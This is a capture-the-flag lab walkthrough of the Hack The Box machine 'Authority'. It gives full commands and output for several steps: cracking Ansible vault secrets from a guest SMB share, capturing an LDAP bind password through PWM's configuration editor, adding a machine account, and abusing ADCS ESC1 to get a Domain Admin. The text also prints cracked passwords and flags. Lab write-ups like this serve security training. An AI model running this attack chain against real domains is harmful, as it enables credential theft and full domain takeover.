Authority
HTB: Ansible vault secrets on a guest SMB share, a PWM instance in configuration mode that hands over an LDAP bind in cleartext, and ESC1 through a machine account we add ourselves.
contents
| Target | 10.129.229.56 |
| Host | authority.htb |
| OS | Windows Server 2019 |
| Domain | authority.htb |
| Given creds | none |
| Chain | guest SMB → Ansible vault in the PWM role → crack vault password → PWM Configuration Editor → LDAP test to our listener → svc_ldap creds → WinRM → add machine account → ESC1 on CorpVPN → Administrator cert → LDAP shell → Domain Admins |
Note: Remember, I am showing here only the final good path on how to do this box, dont be discouraged if your’s doesnt look like this, because mine didnt. There was a lot of googling, searching, learning and taking wrong turns in between.
Recon
nmap:
> nmap -sV -sC authority.htb
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-09 04:26 -0400
Nmap scan report for authority.htb (10.129.229.56)
Host is up (0.036s latency).
Not shown: 986 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-10-09 12:26:59Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
|_ssl-date: 2026-10-09T12:27:51+00:00; +4h00m00s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
|_ssl-date: 2026-10-09T12:27:51+00:00; +4h00m00s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-10-09T12:27:51+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-10-09T12:27:51+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8443/tcp open  ssl/http      Apache Tomcat (language: en)
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  h2
| ssl-cert: Subject: commonName=172.16.2.118
| Not valid before: 2026-10-07T12:21:11
|_Not valid after:  2028-10-08T23:59:35
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
Service Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-10-09T12:27:44
|_  start_date: N/A
|_clock-skew: mean: 4h00m00s, deviation: 0s, median: 3h59m59s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.69 seconds
Clock skew
sudo ntpdate authority.htbGuest SMB access
> enum4linux -A authority.htb
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Oct  9 05:33:44 2026

 =========================================( Target Information )=========================================

Target ........... authority.htb
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===========================( Enumerating Workgroup/Domain on authority.htb )===========================


[E] Can't find workgroup/domain


 ===================================( Session Check on authority.htb )===================================


[+] Server authority.htb allows sessions using username '', password ''


 ================================( Getting domain SID for authority.htb )================================

do_cmd: Could not initialise lsarpc. Error was NT_STATUS_ACCESS_DENIED

[+] Can't determine if host is part of domain or part of a workgroup
impacket-smbclient authority.htb/guest@authority.htbAnsible vault secrets
# pwd
/Automation/Ansible/PWM
# ls
drw-rw-rw-          0  Fri Mar 17 09:37:52 2023 .
drw-rw-rw-          0  Fri Mar 17 09:37:52 2023 ..
-rw-rw-rw-        491  Fri Mar 17 09:37:52 2023 ansible.cfg
-rw-rw-rw-        174  Fri Mar 17 09:37:52 2023 ansible_inventory
drw-rw-rw-          0  Fri Mar 17 09:37:52 2023 defaults
drw-rw-rw-          0  Fri Mar 17 09:37:52 2023 handlers
drw-rw-rw-          0  Fri Mar 17 09:37:52 2023 meta
-rw-rw-rw-       1290  Fri Mar 17 09:37:52 2023 README.md
drw-rw-rw-          0  Fri Mar 17 09:37:52 2023 tasks
drw-rw-rw-          0  Fri Mar 17 09:37:52 2023 templates
# cat ansible_inventory
ansible_user: administrator
ansible_password: Welcome1
ansible_port: 5985
ansible_connection: winrm
ansible_winrm_transport: ntlm
ansible_winrm_server_cert_validation: ignore
# pwd
/Automation/Ansible/PWM/defaults
# ls
drw-rw-rw- 0 Fri Mar 17 09:37:52 2023 .
drw-rw-rw- 0 Fri Mar 17 09:37:52 2023 ..
-rw-rw-rw- 1591 Sun Apr 23 18:51:38 2023 main.yml
# cat main.yml
---
pwm_run_dir: "{{ lookup('env', 'PWD') }}"
pwm_hostname: authority.htb.corp
pwm_http_port: "{{ http_port }}"
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true
pwm_require_ssl: false
pwm_admin_login: !vault |
$ANSIBLE_VAULT;1.1;AES256
32666534386435366537653136663731633138616264323230383566333966346662313161326239
6134353663663462373265633832356663356239383039640a346431373431666433343434366139
35653634376333666234613466396534343030656165396464323564373334616262613439343033
6334326263326364380a653034313733326639323433626130343834663538326439636232306531
3438
pwm_admin_password: !vault |
$ANSIBLE_VAULT;1.1;AES256
31356338343963323063373435363261323563393235633365356134616261666433393263373736
3335616263326464633832376261306131303337653964350a363663623132353136346631396662
38656432323830393339336231373637303535613636646561653637386634613862316638353530
3930356637306461350a316466663037303037653761323565343338653934646533663365363035
6531
ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
$ANSIBLE_VAULT;1.1;AES256
63303831303534303266356462373731393561313363313038376166336536666232626461653630
3437333035366235613437373733316635313530326639330a643034623530623439616136363563
34646237336164356438383034623462323531316333623135383134656263663266653938333334
3238343230333633350a646664396565633037333431626163306531336336326665316430613566
3764Exploitation
Cracking the vault
Remove blank spaces from the hashes:
sed 's/^[[:space:]]*//' hash1 > hash11ansible2john hash11 > hash111sed 's/^[[:space:]]*//' hash2 > hash22sed 's/^[[:space:]]*//' hash3 > hash33> john --wordlist=/usr/share/wordlists/rockyou.txt hash111
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 256/256 AVX2 8x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$%^&* (hash1)
1g 0:00:00:08 DONE (2026-10-09 10:18) 0.1184g/s 4716p/s 4716c/s 4716C/s 051790..victor2
Use the "--show" option to display all of the cracked passwords reliably
Session completed. We get the decryption password !@#$%^&*.
sudo apt update && sudo apt install -y ansible-core> ansible-vault decrypt --output - hash11
Vault password:
Decryption successful
svc_pwm> ansible-vault decrypt --output - hash22
Vault password:
Decryption successful
pWm_@dm!N_!23> ansible-vault decrypt --output - hash33
Vault password:
Decryption successful
DevT3st@123And we get:
svc_pwm : pWm_@dm!N_!23
PWM configuration mode
After visiting https://authority.htb:8443 we see this:

I tried to log in as svc_pwm, but it seems it doesn’t work.

If we go into the Configuration Editor section and paste this password pWm_@dm!N_!23, we successfully log in.
Capturing the LDAP bind
After checking the application functionalities, we find Test LDAP Profile, so we can add our IP and port 389.

Then it sends an LDAP Simple Bind Connection and leaks us the password.
> nc -lvnp 389
listening on [any] 389 ...
connect to [10.10.15.40] from (UNKNOWN) [10.129.229.56] 61803
0Y`T;CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb�lDaP_1n_th3_cle4r!
svc_ldap : lDaP_1n_th3_cle4r!
user.txt
We can use evil-winrm.
> nxc winrm authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'
WINRM       10.129.229.56   5985   AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb)
WINRM       10.129.229.56   5985   AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r! (Pwn3d!)
evil-winrm -i authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'*Evil-WinRM* PS C:\Users\svc_ldap\Desktop> type user.txt
09c32394c1116953ca75fa3a628a5cccuser.txt : 09c32394c1116953ca75fa3a628a5ccc
Privilege Escalation
ADCS enumeration
In the SMB shares we found ADCS, so we can test for vulnerabilities.
> certipy-ad find -u svc_ldap@authority.htb -p 'lDaP_1n_th3_cle4r!' -dc-ip 10.129.229.56 -vulnerable
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Finding issuance policies
[*] Found 21 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'AUTHORITY-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'AUTHORITY-CA'
[*] Checking web enrollment for CA 'AUTHORITY-CA' @ 'authority.authority.htb'
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[*] Saving text output to '20261013030738_Certipy.txt'
[*] Wrote text output to '20261013030738_Certipy.txt'
[*] Saving JSON output to '20261013030738_Certipy.json'
[*] Wrote JSON output to '20261013030738_Certipy.json'
> cat 20261013030738_Certipy.txt
Certificate Authorities
0
CA Name : AUTHORITY-CA
DNS Name : authority.authority.htb
Certificate Subject : CN=AUTHORITY-CA, DC=authority, DC=htb
Certificate Serial Number : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
Certificate Validity Start : 2023-04-24 01:46:26+00:00
Certificate Validity End : 2123-04-24 01:56:25+00:00
Web Enrollment
HTTP
Enabled : False
HTTPS
Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Permissions
Owner : AUTHORITY.HTB\Administrators
Access Rights
ManageCa : AUTHORITY.HTB\Administrators
AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
ManageCertificates : AUTHORITY.HTB\Administrators
AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
Enroll : AUTHORITY.HTB\Authenticated Users
Certificate Templates
0
Template Name : CorpVPN
Display Name : Corp VPN
Certificate Authorities : AUTHORITY-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : True
Certificate Name Flag : EnrolleeSuppliesSubject
Enrollment Flag : IncludeSymmetricAlgorithms
PublishToDs
AutoEnrollmentCheckUserDsCertificate
Private Key Flag : ExportableKey
Extended Key Usage : Encrypting File System
Secure Email
Client Authentication
Document Signing
IP security IKE intermediate
IP security use
KDC Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 2
Validity Period : 20 years
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Template Created : 2023-03-24T23:48:09+00:00
Template Last Modified : 2023-03-24T23:48:11+00:00
Permissions
Enrollment Permissions
Enrollment Rights : AUTHORITY.HTB\Domain Computers
                    AUTHORITY.HTB\Domain Admins
                    AUTHORITY.HTB\Enterprise Admins
Object Control Permissions
Owner : AUTHORITY.HTB\Administrator
Full Control Principals : AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
Write Owner Principals : AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
Write Dacl Principals : AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
Write Property Enroll : AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise Admins
[+] User Enrollable Principals : AUTHORITY.HTB\Domain Computers
[!] Vulnerabilities
ESC1 : Enrollee supplies subject and template allows client authentication.ESC1 through a machine account
Here we see this line:
Enrollment Rights : AUTHORITY.HTB\Domain Computers
AUTHORITY.HTB\Domain Admins
AUTHORITY.HTB\Enterprise AdminsThis means that we can’t request that cert because we are not a domain computer, but just a user.
So let’s create a computer.
> impacket-addcomputer 'authority.htb/svc_ldap:lDaP_1n_th3_cle4r!' -method LDAPS -computer-name 'Test_Computer$' -computer-pass 'Password123!' -dc-ip 10.129.229.56
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account Test_Computer$ with password Password123!.
Request the certificate.
> certipy-ad req -u 'Test_computer$@authority.htb' -p 'Password123!' -dc-ip 10.129.229.56 -ca 'AUTHORITY-CA' -template 'CorpVPN' -upn administrator@authority.htb
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@authority.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
LDAP shell
Use this certificate to get into an LDAP shell.
certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.229.56 -ldap-shellAdd ourselves to Domain Admins.
# add_user_to_group svc_ldap "Domain Admins"
Adding user: svc_ldap to group Domain Admins result: OK
root.txt
evil-winrm -i authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
37cc0e6e953ec241b5426acad78d49e2root.txt : 37cc0e6e953ec241b5426acad78d49e2
GG.